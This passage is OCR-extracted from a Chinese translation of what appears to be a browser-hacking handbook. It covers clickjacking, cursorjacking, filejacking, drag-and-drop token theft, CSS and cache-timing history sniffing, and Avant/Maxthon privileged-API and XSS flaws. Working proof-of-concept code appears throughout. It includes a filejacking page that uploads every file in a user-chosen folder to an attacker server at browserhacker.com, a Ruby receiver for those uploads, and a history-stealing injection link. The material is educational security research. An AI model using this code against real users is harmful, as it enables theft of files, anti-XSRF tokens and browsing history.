


图4-12　框架妥妥地跟随着鼠标




图4-13　光标始终在按钮上方

用户点击鼠标就会触发框架页面中按钮的`onClick`事件。结果就会得到如图4-14所示的一个警告对话框。




图4-14　成功实现点击劫持

注意，在前面的例子中，为了演示需要，我们隐藏了框架的内容。正因为如此，我们才能看到其背景和鼠标光标下面的按钮。

2. 使用光标劫持

本节讨论与点击劫持攻击类似的光标劫持（cursorjacking）。光标劫持适合构造复杂界面伪装攻击的情况。

NoScript ClearClick

NoScript是一个流行的Firefox扩展，用于阻止XSS、XSRF及各种界面伪装攻击。其ClearClick32功能可以帮用户识别并阻止点击劫持攻击，方法是对框架中的页面及父页面做快照。如果两个快照不同，就判断为点击劫持。使用这个技术，NoScript不仅可以识别利用页面上透明元素制造的点击劫持攻击，还可以识别哪些元素可能正在被用来发起点击劫持攻击。

第一个光标劫持的例子来源于Eddy Bordi，后来经过Marcus Niemietz改进[33]。光标劫持使用伪造的光标欺骗用户，伪造的光标与实际光标有偏离，一般向右偏离。这样攻击者可以诱使目标点击自己定位好的元素。来看看下面的页面：

```
<html>
<head>
<style type="text/css">
 #c {
  cursor:url("http://localhost/basic_cursorjacking
  /new_cursor.png"),default;
 }
```

```
 #c input{
  cursor:url("http://localhost/basic_cursorjacking
  /new_cursor.png"),default;
 }
</style>
</head>
<body>
 <h1> CursorJacking. Click on the 'Second' or 'Fourth' buttons. </h1>
<div id="c">
  <input type="button" value="First" onclick="alert('clicked on 1')">
          
  <input type="button" value="Second" onclick="alert('clicked on 2')">
          <br></br>
  <input type="button" value="Third" onclick="alert('clicked on 3')">
          
  <input type="button" value="Fourth" onclick="alert('clicked on 4')">
          
</div>
</body>
</html>
```


这里的CSS用一张自定义图片代替了鼠标光标。如图4-15所示，这张图片中是一个向右偏移固定距离的鼠标图标。

为了演示需要，图片的背景是可见的。在真正的攻击中，会采用透明背景的PNG图片。如果攻击目标点击页面中的第二或第四个按钮，实际上点击的却是页面左侧的按钮。鼠标光标真正的位置被新的光标图片给隐藏了。



图4-15　点击第二个按钮，结果点击的是第一个按钮

Krzysztof Kotowicz[34]和Mario Heiderich扩展了光标劫持技术。他们的攻击途径依赖于将光标完全隐藏在页面主体中，并给页面元素添加如下样式：

```
<body style="cursor:none">
```

然后再结合mousemove事件,动态给光标覆盖不同的光标图片。下面的代码说明了这一技术:

```
<html>
<head><title>Advanced cursorjacking by Kotowicz & Heiderich</title>
<style>
body,html {margin:0;padding:0}
</style>
</head>
<body style="cursor:none;height: 1000px;">
<img style="position: absolute;z-index:1000;" id=cursor
 src="cursor.png" />
<div style=margin-left:300px;">
<h1>Is this a good example of cursorjacking?</h1>
</div>
<button style="font-size:
150%;position:absolute;top:130px;left:630px;">YES</button>
<button style="font-size: 150%;position:absolute;top:130px;
left:680px;">NO</button>
<div style="opacity:1;position:absolute;top:130px;left:30px;">
<a href="https://twitter.com/share" class="twitter-share-button"
data-via="kkotowicz" data-size="small">Tweet</a>
<script>!function(d,s,id){var
js,fjs=d.getElementsByTagName(s)[0];if(!d.getElementById(id))
{js=d.createElement(s);js.id=id;js.src="//platform.twitter.com/
widgets.js";fjs.parentNode.insertBefore(js,fjs);}}(document,
"script","twitter-wjs");</script>
</div>
<script>
function shake(n) {
 if (parent.moveBy) {
 for (i = 10; i > 0; i--) {
  for (j = n; j > 0; j--) {
   parent.moveBy(0,i);
   parent.moveBy(i,0);
   parent.moveBy(0,-i);
   parent.moveBy(-i,0);
  }
 }
 }
}

shake(5);
  var  oNode = document.getElementById('cursor');

  var onmove = function (e) {
    var nMoveX =  e.clientX, nMoveY =  e.clientY;
    oNode.style.left = (nMoveX + 600)+"px";
    oNode.style.top = nMoveY + "px";
  };
  document.body.addEventListener('mousemove', onmove, true);
</script>
</body>
```

首先，用一张自定义图片代替鼠标光标图片。然后，为页面主体添加一个新的事件监听器，

监听mousemove事件。用户移动鼠标时，事件会触发监听器，从而让伪造的（可见的）鼠标光标也相应移动。

通过JavaScript，可以让伪造的光标跟随真正的光标移动（在坐标上）。实际上，上一节中，高级的点击劫持技术中也使用了相同的技术。结果如图4-16所示，在目标点击YES按钮时，他们实际上点击的是Twitter按钮。




图4-16　以为点击了YES按钮，结果是点击了Twitter按钮

最初，这种光标劫持技术绕过了NoScript的ClearClick保护机制。你应该还记得前面介绍的ClearClick提供了什么保护，它能够识别在透明元素（opaque=0）上的点击。而在前面的例子中，真正的点击发生在页面上透明的区域（Twitter按钮），因此NoScript无能为力。这种绕过ClearClick的攻击已经在NoScript的2.2.8 RC1中给出了解决方案[35]。

3. 使用文件劫持

文件劫持（Filejacking），就是通过浏览器中巧妙的UI操作，把攻击目标OS中的文件夹内容转移到攻击者的服务器。结果就是在某些条件下，可以下载攻击目标机器上的文件。成功实施这种攻击有两个必要条件。

(1) 攻击目标必须使用Chrome，因为这是目前唯一支持directory和webkitdirectory输入属性的浏览器：

```
<input type="file" id="file_x " webkitdirectory directory />
```

(2) 必须成功引诱目标点击某个地方，这类似于其他界面伪装技术。此时，通过前面的opacity CSS技术，将一个输入元素隐藏在按钮元素后面。

2011年，在分析了通过社会工程技术引诱用户实施文件劫持之后，Kotowicz[36]首先发表了这种界面伪装研究。

文件劫持攻击依赖于目标在从网上下载文件时使用的是操作系统的Choise Folder对话框。为了保证攻击效果，应该尝试引诱用户选择包含敏感文件的文件夹，比如利用看起来可信的钓鱼内容。图4-17展示了如果他们选择了Download to…按钮，攻击目标会看到什么。JavaScript会枚举

带有`directory`输入属性的文件夹中的文件，然后把每个文件`POST`回你的服务器。




图4-17　点击Download to…，打开选择文件夹对话框

看一看下面这些服务器端的Ruby代码：

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'

class UploadManager < Sinatra::Base
  post "/" do
    puts "receiving post data"
    params.each do |key,value|
      puts "#{key}->#{value}"
    end
  end
end

@routes = {
    "/upload" => UploadManager.new
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true
Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"
@thin.start
```

这段代码将Ruby Web服务器Thin绑定在4000端口，准备好处理发送到`/upload` URI的POST请求。在有POST请求发送过来时，将内容打印到控制台，如图4-18所示。

这个攻击示例的客户端部分的JavaScript代码如下。注意，cloak按钮和cloaked输入元素的不透明度都设为0了。它们会被可见的按钮元素盖住。在目标想点击按钮时，实际上点击的是输入元素，而且认为自己应该选择一个下载目标，如图4-17所示。

攻击目标点击了输入元素后，就会选择一个下载目标。然后，会触发输入元素的onchange事件，并执行相关的匿名函数。这样就会枚举选中下载目标中的文件，并会使用FormData对象修改内容的格式。最后，这些文件会通过一个跨域的XMLHttpRequest POST请求被提取出来。换句话说，就是会枚举选中文件夹中的所有文件，然后逐个将它们上传到你的服务器。

```
<html>
<head>
    <script src="http://ajax.googleapis.com/ajax/libs
/jquery/1.5.2/jquery.min.js" type="text/javascript"></script>
    <style>
        body {background: #333; color: #eee;}
        a:link, a:visited {color: lightgreen;}
        input[type='file'] {
            opacity: 0;
            position: absolute;
            left: 0; top: 0;
            width: 300px;
            line-height: 20px;
            height: 25px;
        }
        #cloak {
            position: absolute;
            left: 0;
            top: 0;
            line-height: 20px;
            height: 25px;
            cursor: pointer;
        }
        label {
            display: block;
        }
    </style>
</head>
<body>
<button id=cloak>Download to...</button>
<input type="file" id="cloaked" webkitdirectory directory />
<script>
    document.getElementById("cloaked").onchange = function(e) {
        for (var i = 0, f; f = e.target.files[i]; ++i) {
            console.log("sending file with path: " +
              f.webkitRelativePath + ", name: " + f.name);
            fdata = new FormData();
            fdata.append('path', f.webkitRelativePath);
            fdata.append('name', f.name);
            fdata.append('content', f);
            var xhr = new XMLHttpRequest();
            xhr.open("POST", "http://browserhacker.com/upload", true);
            xhr.send(fdata);
```

4

```
            }
        };
    </script>
    </body>
    </html>
```

注意，前面两段代码并不同源，但这不会妨碍攻击。在Gecko和WebKit内核的Firefox、Chrome和Safari中，文件都可以从目标操作系统中被提取出来。在跨域的时候，尽管无法读取响应，但这些浏览器仍然会发送`XMLHttpRequest`请求。当然，Opera等浏览器则不会。第9章和第10章将进一步讨论这种行为对很多新攻击方法的重大影响。




图4-18　跨域发送POST数据

4. 使用拖放

不一致的SOP实现会导致安全隐患的另一个例子是拖放界面伪装攻击。利用目标浏览器中的这类漏洞，可以跨域窃取内容。Michal Zalewski在2010年年末较早地披露了这种攻击[37]。当时，他报告了Firefox的一个漏洞（2012年打上了补丁），说在执行跨域拖放操作时没有SOP限制。

可以在你控制的钓鱼页面中，创建一个内嵌框架。该框架来源指向一个跨域资源，如果用户拖动该框架并在顶级窗口的某个地方放开，就可以绕过SOP读取该框架的内容。

通过欺骗用户可以令其做出这种行为。比如，显示一个简单的把元素拖放到页面中的游戏。被拖放的元素实际上是一个内嵌框架，而你想要读取其中的内容。

应用这一技术的第一个PoC，在内嵌框架中使用了`view-source://`，例如：

```
<iframe src="view-source:http://browservictim.com/any">
```

使用view-source加载的资源会渲染原始的HTML。欺骗用户把放在框架中的内容拖放到顶级窗口有很多好处，包括读取防御XSRF的token及其他可以从HTML源文件中读到的内容。

Firefox 在2011年年末修正了这个问题，禁用了跨域拖放操作。Kotowicz发现了另一个绕过此限制的有趣方式，而该方式在本书写作时仍然在Firefox中奏效。这个技术就是“Fake Captcha”[38]，涉及一个极端用例。具体来说，仍然需要在内嵌框架中以view-source打开内容，把你想要获取的内容以准确的偏移量定位在顶级窗口中。这个技术在利用一个事实，那就是有的用户习惯于通过三击鼠标或按Ctrl+C把输入框中的内容复制到剪贴板，而这样操作会把所有内容都复制出去。此时，用户可能不知道，显示在输入框中的内容，实际上只是内嵌框架中原始HTML的一小部分。图4-19展示了用户看到的一小部分内容，而图4-20展示了后台到底发生了什么。




图4-19 用户可见的小部分内容




图4-20 放大内嵌框架可以看到更多内容

如果用户在Security Code输入框中三击鼠标，就会复制整行内容，如图4-20所示。突出显示的内容仅仅是整行内容的一少部分，而你不希望让没有疑心的用户看到更多。这个技术关键是把内嵌框架定位在顶级窗口的恰当位置。这里的Security Code输入框并不是真正的输入框，而是一个内嵌框架，看下面的代码就知道了：

```
<style>
iframe#one {
```

```
 margin: 0;
 padding: 0;
 width: 9em;
 height: 1em;
 border: 2px inset black;
 font: normal 13px/14px monospace;
 display: inline-block;
}
</style>

<p>
<label>Security code:</label><iframe id=one scrolling=no
src="http://browservictim.com/any"></iframe>
</p>
```

攻击目标把内容粘贴到第二个输入字段时，实际上粘贴的是整行内容，而且整行内容完全暴露给你了。此时（如图4-21所示），就可以取得一个防御XSRF的token，利用它可以对内嵌框架中的源实施进一步攻击。




图4-21　用户粘贴的整行是防御XSRF的token

这个技术可以跨域提取内容，从而绕过SOP。值得一提的是，2011年10月，很多人利用这个技术对付Facebook[39]。

另一种跨域提取内容的技术是Luca De Fulgentis发现的从内嵌框架到内嵌框架的拖放[40]。内嵌框架间的拖放与前述拖放Poc类似，主要区别是拖放的终点是内嵌框架，而非顶级窗口。

实施这种攻击，必须控制拖放的目标框架。在内容被放到框架中时，Firefox会把内容提交给你，甚至可以跨域。之所以能够如此，是因为Firefox的核心代码不会检查内嵌框架间的拖放是否跨域。在最早的披露信息中，De Fulgentis演示了如何以LinkedIn用户为目标，盗取他们的防御XSRF的token，然后在用户个人信息里添加任意电子邮件地址。

De Fulgentis的技术揭示了没有对拖放施加SOP限制造成的另一个安全隐患。

4.3.3　利用浏览器历史

攻击浏览器历史也可以获取其他源的信息，可以知道当前浏览器（那当然就是当前用户）访问过哪些网站。

过去，浏览器历史攻击只是简单地检测写到网页中的链接的颜色。稍后我们简单了解一下使用CSS颜色，但要记住，现代浏览器已经堵上了这个漏洞。

另外，我们还会介绍计时技术。这些攻击技术都是当前获取多种浏览器历史信息的最有效方式。

某些极端的情况下，还可以利用特定浏览器API攻击历史记录。我们会介绍在一些非常小众的浏览器中，比如Avant和Maxthon浏览器，如何利用相应的漏洞。

1. 使用CSS颜色

在美好的过去，使用CSS信息就可以窃取浏览器历史。这主要依靠利用`visited`这个CSS选择符。下面的技术简单却实用（2002年的Full Disclosure[41]讨论过）。看看下面这个链接：

```
<a id="site_1" href="http://browservictim.com">link</a>
```

可以使用CSS动作选择符，来检测攻击目标是否访问过前面的链接，进而会存在于浏览器历史记录中：

```
#site_1:visited {
background: url(/browserhacker.com?site=browservictim);
}
```

这里使用的是background选择符，实际上任何可以指定URI的选择符都可以使用。在这里，如果浏览器历史中存在broswervictim.com，那浏览器就会提交一个指向`browserhacker.com?site=browservictim`的GET请求。

Jeremiah Grossman在2006年也发现了一个类似的技术，这个技术依赖于检测链接元素的颜色。在多数浏览器中，如果某个链接被点击过，则默认行为是将链接文本设置为紫色。而如果该链接没有被点击过，则链接文本为蓝色。在Grossman最初的概念验证中[42]，访问过的链接样式会被某种自定义样式覆盖（比如红色）。然后，可以用一个脚本动态生成页面上的链接，而不让用户察觉。再通过对比之前覆盖的红色样式，如果匹配，则说明相应的网站存在于浏览器历史中。比如下面这个例子：

```
<html>
<head>
<style>
#link:visited {color: #FF0000;}
</style>
</head>
<body>
<a id="link" href="http://browserhacker.com"
target="_blank">clickme</a>
<script>
var link = document.getElementById("link");
var color = document.defaultView.getComputedStyle(link,
 null).getPropertyValue("color");
console.log(color);
</script>
</body>
</html>
```

如果链接之前被访问过，而且浏览器可以被攻击，那么控制台日志中的输入就会是`rgb(255, 0, 0)`，也就是CSS中的红色。如果在最新的（打过补丁的）Firefox中运行这段代码，则始终会返回`rgb(0, 0, 238)`。

如今，大多数现代浏览器都堵上了这个漏洞。例如，Firefox就是在2010年打上这个补丁的[43]。

2. 使用缓存计时

Felten和Schneider[44]在2000年最早对外发表了关于缓存计时攻击的研究论文。这篇题为“Timing Attacks on Web Privacy”的论文，主要探讨了在有和没有浏览器缓存的情况下，如何度量访问资源的必要时间。基于这一研究，可以推断出资源是否已经取得（并缓存了）。这个手段的问题就是在初始化测试中，查询浏览器缓存也会污染它。

Michal Zalewski探索过一个提取浏览器缓存的非破坏性的技术[45]，与缓存计时技术类似。在本书写作时，这个技术对现代浏览器仍然适用。

Zalewski的方法涉及把资源加载到内嵌框架、触发SOP和防止缓存变更。为此，内嵌框架非常合用，因为有SOP，从而可以防止内嵌框架完全加载资源，阻止本地缓存的变更。缓存保持不变是由于加载和卸载资源时使用了短暂计时。只要可以确定某个特殊资源的缓存丢失，内嵌框架就停止加载。利用这个行为可以对同一资源的不同阶段进行测试。

利用这个技术能够最有效攻击的资源是CSS和JavaScript文件，因为它们是浏览器经常缓存的内容，而且只要浏览目标网站就会加载它们。要记住一点，由于这些资源会被加载到内嵌框架，所以不要使用X-Frame-Options（而非`Allow`）等破坏框架的逻辑。

图4-22展示了这种攻击的输出。这里，可以确定用户浏览过AboveTopSecret.com和Wikileaks.org。



图4-22　使用缓存计时获取浏览器历史记录

在浏览这两个网站时，通常会加载的两个资源是：

```
http://wikileaks.org/squelettes/random.js
http://www.abovetopsecret.com/forum/ats-scripts.js
```

这一技术的核心代码如下：

```
function wait_for_noread() {
```

```
    try {
      /*
       * 这里存在SOP漏洞
       * 因为要读取内嵌框架中加载的跨源资源的location.href
       */
      if (frames['f'].location.href == undefined) throw 1;

      /*
       * 到 TIME_LIMIT之前，不断从内嵌框架中读取location.href
       * 否则调用maybe_test_next()重置内嵌框架的src为about:blank
       * 防止完全加载资源而替代缓存
       * 然后处理下一个资源
       */
      if (cycles++ >= TIME_LIMIT) {
        maybe_test_next();
        return;

      }
      setTimeout(wait_for_noread, 1);
    } catch (e) {
      /*
       * 找到SOP同源
       * 确认资源已缓存
       */
      confirmed_visited = true;
      maybe_test_next();
    }
  }
```

如果在某个超时时间之前触发SOP，说明命中了缓存。这就可以确定资源被缓存过，从而推断用户曾经访问过缓存内容的来源网站。图4-23演示了这个行为。



图4-23　违反SOP报错

有关这个技术的完整源代码，可以看https://browserhacker.com，或者Wiley的网站www.wiley.com/go/browserhackershandbook，其中最初的三个PoC是经过修改的，合并成了一个单独的代码片段。

在Zalewski研究的启发下，Mansour Behabadi[46]发现了另一种依赖图片加载的技术。该技术目前只对WebKit和Gecko核心的浏览器起作用。如果你的浏览器之前缓存过一张图片，那么从缓存中加载它，通常耗时不超过10毫秒。而如果浏览器的缓存中没有这张图片，那么从互联网获取它的时间就要看网络延迟和图片大小了。利用这个缓存计时信息，可以推测目标浏览器之前是否访问过某网站。下面的例子展示了这个技术的原理：

```
// 检查是否已访问过Twitter
var url = "https://twitter.com/images/spinner.gif";
var loaded = false;
var img = new Image();
var start = new Date().getTime();
img.src = url;
var now = new Date().getTime();
if (img.complete) {
   delete img;
   console.log("visited");
} else if (now - start > 10) {
   delete img;
   window.stop();
   console.log("not visited");
}else{
    console.log("not visited");
}
```

如果在Firefox或Chrome中打开这段代码，而且你之前访问过Twitter，那么应该在浏览器控制台（Firebug或Developer Tools）中看到“visited”字样。相反，如果由于没有缓存过，图片加载时间超过10毫秒，并且正在从Twitter网站中获取该图片，那么就会看到“not visited”。

要记住，使用这个技术的问题，那就是是要知道你想检测的资源（比如这里的http://twitter.com/images/spinner.gif），可能会随时间推移而变化。Zalewski在最初的PoC中用到的一些资源就已经过时了。

鉴于这些技术依赖于读取缓存时特定、短暂的计时，因此同样的方案可能会因机器性能而导致不同结果。对第二种技术而言，也就是我们这里硬编码了10毫秒计时，情况更是如此。假如你在播放YouTube上的高清视频，而你的机器正在大量使用CPU和IO，那么检测结果的精确度会降低。

3. 使用浏览器API

Avant是一个不太知名的浏览器，可以切换Trident、Gecko和WebKit渲染引擎。Roberto Suggi Liverani在2012年之前就发现了一种攻击方式，可以在Avant中调用特定的浏览器API来绕过SOP。下面看看展示了该问题的代码：

```
var av_if = document.createElement("iframe");
av_if.setAttribute('src', "browser:home");
```

```
av_if.setAttribute('name','av_if');
av_if.setAttribute('width','0');
av_if.setAttribute('heigth','0');
av_if.setAttribute('scrolling','no');
document.body.appendChild(av_if);

var vstr = {value: ""};

//如果渲染引擎是Firefox，这将有效
window['av_if'].navigator.AFRunCommand(60003, vstr);
alert(vstr.value);
```

这段代码把享有特权的browser:home地址加载到内嵌框架，然后在navigator对象上执行`AFRunCommand()`函数。这个函数名不见经传，是Avant给DOM添加的专有API。在Liverani的研究中，他暴力破解了传给这个函数第一个参数的一些整数值，发现向`AFRunCommand()`传入60003和一个JSON对象，就可以取得完整的浏览器历史记录。

很明显，这绕过了SOP，因为运行在源http://browserhacker.com上的代码不应该像这里一样，读取到特权区域（比如browser:home）的内容。执行前面的代码会看到一个弹出窗口，显示浏览器历史记录，如图4-24所示。




图4-24　调用专有的`AFRunCommand`函数

Maxthon 3.4.5 build 2000中也存在一个类似的隐患。Maxthon是一个与Avant类似的浏览器，提供了访问文件甚至可执行文件的非标准API。

Roberto Suggi Liverani发现[47]，通过about:history页面渲染的内容，没有进行有效的输出转义。这一点就可以利用了。如果你欺骗目标用户打开类似如下的链接，那么恶意注入的代码就会被持久存入历史页面：

```
http://172.16.37.1/malicious.html#" onload='alert(1)'<!-
```

每次目标打开浏览器历史记录时，都将执行上面包含了`onload`属性的代码。最关键的是，这里的恶意JavaScript代码是在特权环境里执行的。巧的是，about:history页面又被映射到Maxthon的一个自定义资源：mx://res/history/index.htm。那么向这里注入代码，就可以窃取到所有历史内容。比如，下面的代码会解析history-list区域中的所有链接：

```
links = document.getElementById('history-list')
.getElementsByTagName('a');
result = "";
for(var i=0; i<links.length; i++) {
  if(links[i].target == "_blank"){
       result += links[i].href+"\n";
  }
}
alert(result);
```

这些代码可以通过下面的链接打包和传递：

```
http://172.16.37.1/malicious.html#" onload='links=document.
getElementById("history-list").getElementsByTagName("a");
result="";for(i=0;i<links.length;i++){if(links[i].target=="_blank")
{result+=links[i].href+"\n";}}alert(result);'<!--
```

重要的是，这种跨内容脚本（第7章会深入讨论）漏洞是一直存在的。一旦把恶意内容加载到浏览器页面，其中的代码就会在用户每次访问自己的历史记录时执行，结果如图4-25所示。

